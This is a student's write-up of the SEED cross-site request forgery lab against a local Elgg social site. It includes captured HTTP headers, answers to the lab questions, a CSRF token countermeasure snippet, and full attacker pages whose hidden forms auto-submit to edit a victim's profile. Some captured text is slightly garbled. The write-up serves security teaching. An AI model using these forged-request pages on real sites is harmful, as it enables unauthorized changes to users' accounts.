

Name: Bharath Karumudi  
 Lab: Cross Site Request Forgery Attack

### Task 1: Observing HTTP Request.

**POST: HTTP/1.1 200 OK**

Date: Sat, 02 Nov 2019 19:45:59 GMT  
 Server: Apache/2.4.18 (Ubuntu)  
 Expires: Thu, 19 Nov 1981 08:52:00 GMT  
 Cache-Control: no-store, no-cache, must-revalidate  
 Pragma: no-cache  
 X-Frame-Options: SAMEORIGIN  
 Vary: Accept-Encoding  
 Content-Encoding: gzip  
 Content-Length: 2941  
 Keep-Alive: timeout=5, max=98  
 Connection: Keep-Alive  
 Content-Type: text/html; charset=UTF-8

**http://www.csrflabelgg.com/cache/**  
 Host: www.csrflabelgg.com  
 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0  
 Accept: text/css/\*;q=0.1  
 Accept-Language: en-US,en;q=0.5  
 Accept-Encoding: gzip, deflate  
 Referer: http://www.csrflabelgg.com/activity  
 Cookie: Elgg=ic2o48so4rqdipsa5v6lmlt4  
 Connection: keep-alive

**GET: HTTP/1.1 200 OK**

Server: Apache/2.4.18 (Ubuntu)  
 Expires: Sat, 02 May 2020 19:28:11 GMT  
 Pragma: public  
 Cache-Control: public  
 Etag: "1549469429-gzip"  
 Vary: Accept-Encoding  
 Content-Encoding: gzip  
 Content-Length: 6666  
 Content-Type: text/css; charset=utf-8  
 Date: Sat, 02 Nov 2019 19:45:40 GMT

**http://www.csrflabelgg.com/cache/**  
 Host: www.csrflabelgg.com  
 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0  
 Accept: text/css/\*;q=0.1  
 Accept-Language: en-US,en;q=0.5

**POST: HTTP/1.1 302 Found**

Date: Sat, 02 Nov 2019 19:45:58 GMT  
 Server: Apache/2.4.18 (Ubuntu)  
 Expires: Thu, 19 Nov 1981 08:52:00 GMT  
 Cache-Control: no-store, no-cache, must-revalidate  
 Pragma: no-cache  
 Set-Cookie: Elgg=ic2o48so4rqdipsa5v6lmlt4; path=/

**Location:** http://www.csrflabelgg.com/  
 Content-Encoding: gzip  
 Content-Length: 101  
 Keep-Alive: timeout=5, max=100  
 Connection: Keep-Alive  
 Content-Type: text/html; charset=utf-8

**http://www.csrflabelgg.com/**  
 Host: www.csrflabelgg.com  
 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0  
 Accept: text/html,application/xhtml+xml,application/xml  
 Accept-Language: en-US,en;q=0.5  
 Accept-Encoding: gzip, deflate  
 Referer: http://www.csrflabelgg.com/  
 Cookie: Elgg=810puqplfalsluqla6qujck4  
 Connection: keep-alive  
 Upgrade-Insecure-Requests: 1  
**elgg\_token=t17Gsf1Z3i-M92aBF1JuDw&elgg\_ts=**

**POST: HTTP/1.1 302 Found**

Date: Sat, 02 Nov 2019 19:45:59 GMT  
 Server: Apache/2.4.18 (Ubuntu)

**Observation:** Installed the “HTTP Header Live” addon to the Firefox and opened the Elgg website to examine the HTTP headers. I see the header requests of the HTTP between browser and host.

**Explanation:** When opened a page, we can see various parameters like host, User-Agent, Referrer, POST and GET requests, cookie details, expiry date and time. These will be helpful in understanding some part of information exchange between browser and host.

## Task 2: CSRF Attack using GET Request




Fig: Examining a GET request to add a friend.




Fig: Confirmation showing “No Friends” in Alice account.

```

[11/02/19]seed@VM:.../Attacker$ pwd
/var/www/CSRF/Attacker
[11/02/19]seed@VM:.../Attacker$ vi vegasSweepstakes.html
[11/02/19]seed@VM:.../Attacker$ cat veg
cat: veg: No such file or directory
[11/02/19]seed@VM:.../Attacker$ cat vegasSweepstakes.html
<html>
<body>
    <h1> Enter for a trip to Vegas! </h1>
    
</body>
</html>
[11/02/19]seed@VM:.../Attacker$ sudo service apache2 start
[11/02/19]seed@VM:.../Attacker$ 

```

Fig: Created a page to attract Alice – vegasSweepStakes




Fig: Alice opened the vegasSweepstakes page, which is attacker page.




Fig: Boby, the attacker was added to Alice friends without Alice knowledge.

**Observation:** Created a malicious webpage with the GET request by observing how Elgg handles the add friend requests and made Alice to click the link. When Alice opened the link, Boby was added to Alice Friends list without her real intention.

**Explanation:** This is due to the Cross-Site Request Forgery attack (CSRF). Boby used the CSRF vulnerability and observed how to add a friend and built the GET request which server will accept for Adding a Friend and placed it in his malicious web page.

When Alice clicked the link, the browser loaded the page, but due to GET request embedded in the malicious page, the browser sent a GET request to the Elgg along with the cookie that is associated with the Alice. The server validated the cookie and considered as a legit request and added the Boby as Alice friend.

### Task 3: CSRF Attack using POST Request

Fig: Examining the POST requests for Profile editing




Fig: Finding Alice GID

```
/bin/bash
[11/02/19]seed@VM:.../Attacker$ vi VegasWinners.html
[11/02/19]seed@VM:.../Attacker$ sudo service apache2 start
[11/02/19]seed@VM:.../Attacker$ cat VegasWinners.html
<html>
<body>
<h1>Vegas Winners!</h1>
<p>You won the ticket to Vegas! We will be contacting you soon! </p>
<script type="text/javascript">
function forge_post()
{
    var fields;
    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='briefdescription' value='Bob is My Hero'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='42'>";

    // Create a <form> element.
    var p = document.createElement("form");
    // Construct the form
    p.action = "http://www.csrflabelgg.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";
    // Append the form to the current page.
    document.body.appendChild(p);
    // Submit the form
    p.submit();
}

// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
<p> Thank you </p>
</body>
</html>
[11/02/19]seed@VM:.../Attacker$
```

Fig: Created a new web page to attack Alice and update her profile page




Fig: Sending a message to Alice with the malicious URL




Fig: Logged in with Alice and verified no profile descriptions.




Fig: Received a message from Boby




Fig: Alice profile has updated, and the description is publicly visible. *Attack successful.*

**Observation:** Created a new web page with POST request embedded into it which the server can understand the request to edit the profile. Once Alice clicked the link, her profile description has been updated to "Boby is my Hero" and also it is public.

**Explanation:** This is due to CSRF attack, where Boby examined how Elgg handles the edit profile request. Based on that, he created a malicious web page with the POST request and shared the malicious URL with Alice. When Alice clicked the URL, the browser sends the POST request to Elgg website and also her cookie. The webserver authorized the profile description change as it is coming from Alice Elgg session and the profile has been updated without her knowledge.

## Question1:


The screenshot shows a Firefox browser window displaying the 'CSRF Lab Site'. The page title is 'CSRF Lab Site'. In the top right corner, there is a 'Log in' button. Below the title, there is a navigation bar with links for 'Activity', 'Blogs', 'Bookmarks', 'Files', 'Groups', and 'More ». On the right side of the page, there is a search bar labeled 'Search members' with a 'Search' button and a note 'Total members: 5'. The main content area is titled 'Newest members' and lists four users: Samy, Charlie, Boby, and Alice. Each user entry includes a small profile icon, the user's name, and a brief description. At the bottom left, it says 'Powered by Elgg'. The bottom half of the screenshot shows the developer tools' 'Inspector' tab, specifically the 'Elements' panel. A red box highlights a section of the HTML code where user IDs are listed as class attributes: `<ul id="elgg-user-45" class="elgg-list elgg-list-entity">`, `<li id="elgg-user-44" class="elgg-item elgg-item-user">`, `<li id="elgg-user-42" class="elgg-item elgg-item-user">`, and `<li id="elgg-user-36" class="elgg-item elgg-item-user">`. The right side of the developer tools shows the 'Rules' panel with CSS styles applied to the page.

Boby can just search for members and go to Alice profile. When he hovers the mouse on the “Add Friend” button, the URL will show the GID (friend=) (as shown in second image above). Also, the other way is, by going to the members page and examine the html using developer’s tool, inspector (as shown in above screenshot). By this way, Boby can get GIDs of all users in one place.

**Question2:** No, it is not possible for Boby to launch the attack on anybody who visits his malicious web page. Because, he needs GID of the visiting user first to attack. The attack will be successful only when the ID that was mentioned in the malicious page is matched with the Elgg active user who is visiting the malicious page.

To do a brute force attack on all IDs, it will be difficult, if Elgg has large number of members and also if GIDs are random.

## Task 4: Implementing a countermeasure for Elgg



```
...skipping
    * @access private
    */
public function gatekeeper($action) {
    #return true;


    if ($action === 'login') {
        if ($this->validateActionToken(false)) {
            return true;
        }

        $ttoken = get_input('_elgg_token');
        $ts = (int)get_input('_elgg_ts');
        if ($ttoken && $this->validateTimestamp($ts)) {
            // The tokens are present and the time looks valid: this
            // login form being on a different domain.
            register_error(elgg_services()->translator->translate(
                forward('login', 'csrf'));
        }

        // let the validator send an appropriate msg
        $this->validateActionToken();
    } else if ($this->validateActionToken()) {
        return true;
    }

    forward(REFERER, 'csrf');
}
```

Fig: Turned ON the Elgg CSRF countermeasures



The screenshot shows a Firefox browser window with the title "SEED (After Lab2) [Running]". The address bar shows "Boby: CSRF Lab Site". The main content area displays the "CSRF Lab Site" page for a user named "Boby". On the left, there is an "HTTP Header Live" panel showing a POST request to "http://www.csrflabelgg.com/action/profile/edit". The request includes the following headers:

```
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/profile/boby/edit
Content-Type: application/x-www-form-urlencoded
Content-Length: 484
Cookie: elgg9998spidcbe4ch0merll098
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
_elgg_token=JxtGgPvGO_PTw8CfL25BHA&__elgg_ts=6AccessLevel=description=2&briefedescription=1
POST /action/profile/edit HTTP/1.1
Date: Sat, 02 Nov 2019 22:25:54 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: http://www.csrflabelgg.com/profile/boby
Content-Language: en-US
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
```

The right side of the browser shows the "Boby" profile page with a placeholder message "Brief description: Examining the requests". Below the profile picture, there is a "PO" button with the URL "http://www.csrflabelgg.com/action/profile/edit" and a "Send" button.

Fig: Examining the POST request

The screenshot shows a terminal window titled 'SEED (After Lab2) [Running]' with the command '/bin/bash'. The terminal displays the following session:

```
[11/02/19]seed@VM:.../Attacker$ vi afterCountermeasure.html
[11/02/19]seed@VM:.../Attacker$ sudo service apache2 start
[11/02/19]seed@VM:.../Attacker$ cat afterCountermeasure.html
<html>
<body>
<h1>Vegas Winners!</h1>
<p> You won the ticket to Vegas! We will be contacting you soon! </p>
<script type="text/javascript">
function forge_post()
{
    var fields;
    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='__elgg_ts' value='1572733523'>";
    fields += "<input type='hidden' name='__elgg_token' value='JXTggPvGO_PtW8CfL25BHA'>";
    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='briefdescription' value='Bob is Great'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='42'>";

    // Create a <form> element.
    var p = document.createElement("form");
    // Construct the form
    p.action = "http://www.csrflabelgg.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";
    // Append the form to the current page.
    document.body.appendChild(p);
    // Submit the form
    p.submit();
}

// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
<p> Thank you </p>
</body>
</html>
[11/02/19]seed@VM:.../Attacker$
```

Fig: Created a new malicious page with updated description and secret tokens




Fig: Bob sent a new malicious webpage to update the Alice profile description

